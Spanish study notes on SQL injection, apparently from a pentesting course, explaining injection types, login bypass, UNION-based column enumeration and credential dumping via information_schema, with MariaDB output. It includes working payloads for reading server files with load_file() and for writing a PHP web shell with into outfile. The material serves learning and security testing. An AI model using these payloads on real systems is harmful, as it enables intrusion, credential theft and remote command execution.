SQLInjection

> https://book.hacktricks.wiki/en/pentesting-web/sql-injection/index.html
> https://www.mysqltutorial.org/mysql-cheat-sheet/

Chuletilla Portswigger https://portswigger.net/web-security/sql-injection/cheat-sheet

PostgreSQL Injection


> https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md

---

Hay varios tipos de inyecciones SQL, incluyendo:

- **Inyección SQL basada en errores**: Este tipo de inyección SQL aprovecha **errores en el código SQL** para obtener información. Por ejemplo, si una consulta devuelve un error con un mensaje específico, se puede utilizar ese mensaje para obtener información adicional del sistema.
- **Inyección SQL basada en tiempo**: Este tipo de inyección SQL utiliza una consulta que **tarda mucho tiempo en ejecutarse** para obtener información. Por ejemplo, si se utiliza una consulta que realiza una búsqueda en una tabla y se añade un retardo en la consulta, se puede utilizar ese retardo para obtener información adicional
- **Inyección SQL basada en booleanos**: Este tipo de inyección SQL utiliza consultas con **expresiones booleanas** para obtener información adicional. Por ejemplo, se puede utilizar una consulta con una expresión booleana para determinar si un usuario existe en una base de datos.
- **Inyección SQL basada en uniones**: Este tipo de inyección SQL utiliza la cláusula "**UNION**" para combinar dos o más consultas en una sola. Por ejemplo, si se utiliza una consulta que devuelve información sobre los usuarios y se agrega una cláusula "**UNION**" con otra consulta que devuelve información sobre los permisos, se puede obtener información adicional sobre los permisos de los usuarios.
- **Inyección SQL basada en stacked queries**: Este tipo de inyección SQL aprovecha la posibilidad de **ejecutar múltiples consultas** en una sola sentencia para obtener información adicional. Por ejemplo, se puede utilizar una consulta que inserta un registro en una tabla y luego agregar una consulta adicional que devuelve información sobre la tabla.

WHERE clause




`' or 1=1` cierra la categoria "Pets" y además con `-- -` comentamos el resto de la query. Por lo que mostrará todas las categorías, no solo Pets.

El `1=1` es otra sentencia que devuelve true y devuelve todo sobre la columna

Bypass Login Cuando hay un login, suele acontecerse esta query por detrás:

Por lo que en el primer input podrias poner `'-- -` por lo que ignora el resto de la query



UNION ATTACK

En SQL **UNION SELECT** se usa para combinar los resultados de varias sentencias SELECT en un único conjunto de resultados.

> **Tip**
>
> Union select solo acepta el mismo número de columnas que la primera query

En Oracle proner `union select NULL,NULL from dual -- -`

> **Tip**
>
> A veces no vale con poner comilla `'` sino `"`

En SQLI suele ser conveniente **cuantas columnas existen** para jugar con UNION SELECT y combinar datos. Para saber cuantas columnas hay jugamos con `order by 3 -- -`. Por ello, tenemos que ir probando un **ordenamiento por columnas** :

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' order by 3;-- -';
ERROR 1054 (42522): Unknown column '3' in 'order clause'
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' order by 2;-- -';
+-------------------+--------------+
| password          | subscription |
+-------------------+--------------+
| chemaalonso123$$! | 2 meses      |
+-------------------+--------------+
1 row in set (0.000 sec)
```

Una vez **ya conocemos el número de columnas** con `union select` según el número de columnas, en este caso como hay **2 columnas**, sería `union select 1,2 -- -` . La idea es que estamos mostrando datos en combinación de lo que estamos mostrando:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union
+-------------------+--------------+
| password          | subscription |
+-------------------+--------------+
| chemaalonso123$$! | 2 meses      |
| 1                 | 2            |
+-------------------+--------------+
2 rows in set (0.000 sec)

MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union
+-------------------+--------------+
| password          | subscription |
+-------------------+--------------+
| chemaalonso123$$! | 2 meses      |
| 1                 | 1            |
+-------------------+--------------+
2 rows in set (0.000 sec)
```

Datos que ya estáns

Si no admiten números, se puede usar `NULL`:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select NULL,NULL;-- -';
+-------------------+--------------+
| password          | subscription |
+-------------------+--------------+
| chemaalonso123$$! | 2 meses      |
| NULL              | NULL         |
+-------------------+--------------+
```


Entonces una vez **sabemos** que **podemos reportar información de la Base de datos**, en el `union select` ponemos la información que queramos. Ej `union select version(),2 -- -`:

```
MariaDB [Twitch]> select password,subscription from users where username = 'Dramaz' union select version(),2;-- -';
+-------------------------+--------------+
| password                | subscription |
+-------------------------+--------------+
| chemaalonso123$$!       | 2 meses      |
| 10.5.15-MariaDB-0+deb11u1 | 2          |
```

Podemos poner:


- `version()` o `@@version` en MYSQL o Microsoft
- `user()`
- `load_file()`
- `into outfile ""`

En webs que interpretan PHP podemos colar código en el union select:




Carga y subida de archivos


Con `load_file()` si nos lo permite, podemos visualizar ficheros del sistema





Con `into outfile` podemos crear ficheros con contenido en cierta ruta del sistema si se nos permite




Si se puede, se podría subir un archivo de comprobación a `/var/www/html/test.txt` que es la ruta donde suele estar levantada la web:











```
' union select "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/cmd.php" -- -
```

SHELL

Sacar información de la base de datos


Ahora en la sentencia de UNION SELECT injectamos ciertas querys para mostrar cosas privilegiadas. Por ejemplo:




Con `database()` representamos el nombre de la base de datos.

Sacar todas las bases de datos


Para ello, ponemos `schema_name from information_schema.schemata`




NO NECESARIAMENTE TIENEN QUE SER EN UNA COLUMNA, PODEMOS COMBINAR LAS DOS:



Si queremos que lo represente en un único campo, jugamos con `group_concat(schema_name) from information_schema.schemata`, esto vienen bien ya que **muchas veces no te permite volcar la inyección si hay muchos datos**




O usando `limit`, mostramos los resultados 1 a 1



Sacar tablas


TODAS: `table_name from information_schema.tables where table_schema`


Para sacar las tablas de una base de datos, se usa `table_name from information_schema.tables where table_schema = 'base_de_datos'`




Sacar columnas

`column_name from informartion_schema.columns where table_schema = 'base_de_datos' and table_name = 'tabla'`






otro ejemplo:




También podemos jugar con `group_concat` como vimos antes para que nos muestre la información de una:



Sacar información de columnas


Ahora que sabemos las columnas, podemos representar las información con una simple query como `username from users`

En ocasiones, tenemos que usar `group_concat` para representar la información, `group_concat(username,':',password) from users`




O en vez de `group_concat`, usamos pipes (`||`) que hará lo mismo:

A veces nos conviene especificar la base de datos **si no es la que se está empleado** `base_de_datos.tabla`:




